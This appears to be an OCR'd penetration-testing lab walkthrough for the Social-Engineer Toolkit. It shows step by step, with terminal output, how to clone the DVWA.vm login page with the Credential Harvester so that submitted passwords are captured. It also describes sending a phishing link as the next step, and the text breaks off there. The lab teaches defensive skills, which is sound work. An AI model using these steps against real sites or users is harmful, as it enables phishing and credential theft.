
The objective of this task is to create a clone web page using SET

Social-Engineer Toolkit (SET) is an open-source framework designed for simulating social engineering attacks during penetration testing. It helps ethical hackers assess human vulnerabilities in cybersecurity defenses

- Launching SET and exploring the toolkit

Use the **sudo -i** command to obtain persistent root access.


Screenshot



```
──(kali㉿Kali)-[~]
─$ sudo -i
[sudo] password for kali:
──(root㉿Kali)-[~]
─# 
```

In the prompt, enter **setoolkit**


Screenshot



```
            |||_____   :   //"""\\   \\_//      :_____|||
            |`;═════' ='`          ``=  `-'      `═════''|
            |____________________________________________|

[---]        The Social-Engineer Toolkit (SET)         [---]
[---]        Created by: David Kennedy (ReL1K)         [---]
                      Version: 8.0.3
                    Codename: 'Maverick'
[---]        Follow us on Twitter: @TrustedSec         [---]
[---]        Follow me on Twitter: @HackingDave        [---]
[---]       Homepage: https://www.trustedsec.com       [---]
        Welcome to the Social-Engineer Toolkit (SET).
         The one stop shop for all of your SE needs.

   The Social-Engineer Toolkit is a product of TrustedSec.

           Visit: https://www.trustedsec.com

   It's easy to update using the PenTesters Framework! (PTF)
Visit https://github.com/trustedsec/ptf to update all your tools!


 Select from the menu:

   1) Social-Engineering Attacks
   2) Penetration Testing (Fast-Track)
   3) Third Party Modules
   4) Update the Social-Engineer Toolkit
   5) Update SET configuration
   6) Help, Credits, and About

  99) Exit the Social-Engineer Toolkit

set> 
```


Examine the Available Social-Engineering Attacks.

At the SET prompt, enter **1** and press **Enter** to access the Social-Engineering Attacks submenu



```
              |||_____   .   //"""\\   \\_//     .  _____|||
              |`;=====' =.''       `` =  `-'      `=====''|
              |___________________________________________|

—]        The Social-Engineer Toolkit (SET)         [—]
—]        Created by: David Kennedy (ReL1K)         [—]
                    Version: 8.0.3
                  Codename: 'Maverick'
—]        Follow us on Twitter: @TrustedSec         [—]
—]        Follow me on Twitter: @HackingDave        [—]
—]       Homepage: https://www.trustedsec.com       [—]
       Welcome to the Social-Engineer Toolkit (SET).
        The one stop shop for all of your SE needs.

  The Social-Engineer Toolkit is a product of TrustedSec.

           Visit: https://www.trustedsec.com

  It's easy to update using the PenTesters Framework! (PTF)
isit https://github.com/trustedsec/ptf to update all your tools!


Select from the menu:

  1) Social-Engineering Attacks
  2) Penetration Testing (Fast-Track)
  3) Third Party Modules
  4) Update the Social-Engineer Toolkit
  5) Update SET configuration
  6) Help, Credits, and About

 99) Exit the Social-Engineer Toolkit

et> 1
```

Select from the menu




File Machine View Input Devices Help
1 2 3 4
root@Kali: ~
File Actions Edit View Help

```
[—]        The Social-Engineer Toolkit (SET)         [—]
[—]        Created by: David Kennedy (ReL1K)         [—]
                    Version: 8.0.3
                  Codename: 'Maverick'
[—]        Follow us on Twitter: @TrustedSec         [—]
[—]        Follow me on Twitter: @HackingDave        [—]
[—]       Homepage: https://www.trustedsec.com       [—]
       Welcome to the Social-Engineer Toolkit (SET).
        The one stop shop for all of your SE needs.

  The Social-Engineer Toolkit is a product of TrustedSec.

           Visit: https://www.trustedsec.com

  It's easy to update using the PenTesters Framework! (PTF)
Visit https://github.com/trustedsec/ptf to update all your tools!


 Select from the menu:

   1) Spear-Phishing Attack Vectors
   2) Website Attack Vectors
   3) Infectious Media Generator
   4) Create a Payload and Listener
   5) Mass Mailer Attack
   6) Arduino-Based Attack Vector
   7) Wireless Access Point Attack Vector
   8) QRCode Generator Attack Vector
   9) Powershell Attack Vectors
  10) Third Party Modules

  99) Return back to the main menu.

set>
```


Cloning a Website to Obtain User Credentials

In this part of the lab, you will create a perfect copy of the login page for a website. The fake login page will gather all credentials submitted to it and then redirect the user to the real website.

Select 2 -Website Attack Vectors



```
[---]        The Social-Engineer Toolkit (SET)         [---]
[---]        Created by: David Kennedy (ReL1K)         [---]
                      Version: 8.0.3
                    Codename: 'Maverick'
[---]        Follow us on Twitter: @TrustedSec         [---]
[---]        Follow me on Twitter: @HackingDave        [---]
[---]       Homepage: https://www.trustedsec.com       [---]
        Welcome to the Social-Engineer Toolkit (SET).
         The one stop shop for all of your SE needs.

   The Social-Engineer Toolkit is a product of TrustedSec.

           Visit: https://www.trustedsec.com

   It's easy to update using the PenTesters Framework! (PTF)
Visit https://github.com/trustedsec/ptf to update all your tools!


 Select from the menu:

   1) Spear-Phishing Attack Vectors
   2) Website Attack Vectors
   3) Infectious Media Generator
   4) Create a Payload and Listener
   5) Mass Mailer Attack
   6) Arduino-Based Attack Vector
   7) Wireless Access Point Attack Vector
   8) QRCode Generator Attack Vector
   9) Powershell Attack Vectors
  10) Third Party Modules

  99) Return back to the main menu.

set> 2
```




```
set> 2

The Web Attack module is a unique way of utilizing multiple web-based attacks in order to compromise the intend
ed victim.

The Java Applet Attack method will spoof a Java Certificate and deliver a metasploit based payload. Uses a cust
omized java applet created by Thomas Werth to deliver the payload.

The Metasploit Browser Exploit method will utilize select Metasploit browser exploits through an iframe and del
iver a Metasploit payload.

The Credential Harvester method will utilize web cloning of a web- site that has a username and password field
and harvest all the information posted to the website.

The TabNabbing method will wait for a user to move to a different tab, then refresh the page to something diffe
rent.

The Web-Jacking Attack method was introduced by white_sheep, emgent. This method utilizes iframe replacements t
o make the highlighted URL link to appear legitimate however when clicked a window pops up then is replaced wit
h the malicious link. You can edit the link replacement settings in the set_config if its too slow/fast.

The Multi-Attack method will add a combination of attacks through the web attack menu. For example you can util
ize the Java Applet, Metasploit Browser, Credential Harvester/Tabnabbing all at once to see which is successful
.

The HTA Attack method will allow you to clone a site and perform powershell injection through HTA files which c
an be used for Windows-based powershell exploitation through the browser.

   1) Java Applet Attack Method
   2) Metasploit Browser Exploit Method
   3) Credential Harvester Attack Method
   4) Tabnabbing Attack Method
   5) Web Jacking Attack Method
   6) Multi-Attack Web Method
   7) HTA Attack Method

  99) Return to Main Menu
```

Select 3 Credential Harvest attack

Clone the DVWA.vm Login Screen


In this step, you will create a cloned website that duplicates the DVWA.vm login website. The SET application creates a website hosted on your Kali Linux computer. When the target users enter their credentials in the cloned website, the credentials and the users will be redirected to the real website without being aware of the exploit. This is similar to an on-path attack.

Select 2 Site cloner



```
 same web application you were attempting to clone.

 The third method allows you to import your own website, note that you
 should only have an index.html when using the import website
 functionality.

   1) Web Templates
   2) Site Cloner
   3) Custom Import

  99) Return to Webattack Menu

set:webattack>2
[-] Credential harvester will allow you to utilize the clone capabilities within SET
[-] to harvest credentials or parameters from a website as well as place them into a report

────────────────────────────────────────────────────────────────────────────────
── * IMPORTANT * READ THIS BEFORE ENTERING IN THE IP ADDRESS * IMPORTANT * ──

The way that this works is by cloning a site and looking for form fields to
rewrite. If the POST fields are not usual methods for posting forms this
could fail. If it does, you can always save the HTML, rewrite the forms to
be standard forms and use the "IMPORT" feature. Additionally, really
important:

If you are using an EXTERNAL IP ADDRESS, you need to place the EXTERNAL
IP address below, not your NAT address. Additionally, if you don't know
basic networking concepts, and you have a private IP address, you will
need to do port forwarding to your NAT IP address from your external IP
address. A browser doesns't know how to communicate with a private IP
address, so if you don't specify an external IP address if you are using
this from an external perpective, it will not work. This isn't a SET issue
this is how networking works.

set:webattack> IP address for the POST back in Harvester/Tabnabbing [10.0.2.15]:
```


At the prompt enter valid IP 10.6.6.1



```
set:webattack>2
[-] Credential harvester will allow you to utilize the clone capabilities within SET
[-] to harvest credentials or parameters from a website as well as place them into a report

────────────────────────────────────────────────────────────────────────────────
── * IMPORTANT * READ THIS BEFORE ENTERING IN THE IP ADDRESS * IMPORTANT * ──

The way that this works is by cloning a site and looking for form fields to
rewrite. If the POST fields are not usual methods for posting forms this
could fail. If it does, you can always save the HTML, rewrite the forms to
be standard forms and use the "IMPORT" feature. Additionally, really
important:

If you are using an EXTERNAL IP ADDRESS, you need to place the EXTERNAL
IP address below, not your NAT address. Additionally, if you don't know
basic networking concepts, and you have a private IP address, you will
need to do port forwarding to your NAT IP address from your external IP
address. A browser doesns't know how to communicate with a private IP
address, so if you don't specify an external IP address if you are using
this from an external perpective, it will not work. This isn't a SET issue
this is how networking works.

set:webattack> IP address for the POST back in Harvester/Tabnabbing [10.0.2.15]:10.6.6.1
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone:
```

Next, enter the URL of the website that you want to clone. This is the URL of the DVWA website, http://DVWA.vm.

enter the URL of the website that you want to clone. This is the URL of the DVWA website, http://DVWA.vm.kali




```
[-] Credential harvester will allow you to utilize the clone capabilities within SET
[-] to harvest credentials or parameters from a website as well as place them into a report

─────────────────────────────────────────────────────────────────────────────────
─── * IMPORTANT * READ THIS BEFORE ENTERING IN THE IP ADDRESS * IMPORTANT * ───

The way that this works is by cloning a site and looking for form fields to
rewrite. If the POST fields are not usual methods for posting forms this
could fail. If it does, you can always save the HTML, rewrite the forms to
be standard forms and use the "IMPORT" feature. Additionally, really
important:

If you are using an EXTERNAL IP ADDRESS, you need to place the EXTERNAL
IP address below, not your NAT address. Additionally, if you don't know
basic networking concepts, and you have a private IP address, you will
need to do port forwarding to your NAT IP address from your external IP
address. A browser doesns't know how to communicate with a private IP
address, so if you don't specify an external IP address if you are using
this from an external perpective, it will not work. This isn't a SET issue
this is how networking works.

set:webattack> IP address for the POST back in Harvester/Tabnabbing [10.0.2.15]:10.6.6.1
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone:http://DVWA.vm

[*] Cloning the website: http://DVWA.vm
[*] This could take a little bit...

The best way to use this attack is if username and password form fields are available. Regardless, this cap
 all POSTs on a website.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
```

Capturing and Viewing User Credentials

Create the Social Engineering Exploit.

In a “real-life” exploit, at this point, a phishing exploit containing a link or QR code that sends the user to the fake website is created and sent. In this lab, an html document is created to direct the user to the fake webpage. This document simulates a distributed phishing URL. It could be distributed as a file attachment in phishing emails.

Open the Kali Linux Mousepad text editor using the **Applications > Favorites > Text Editor** choice from the menu. Enter the HTML code



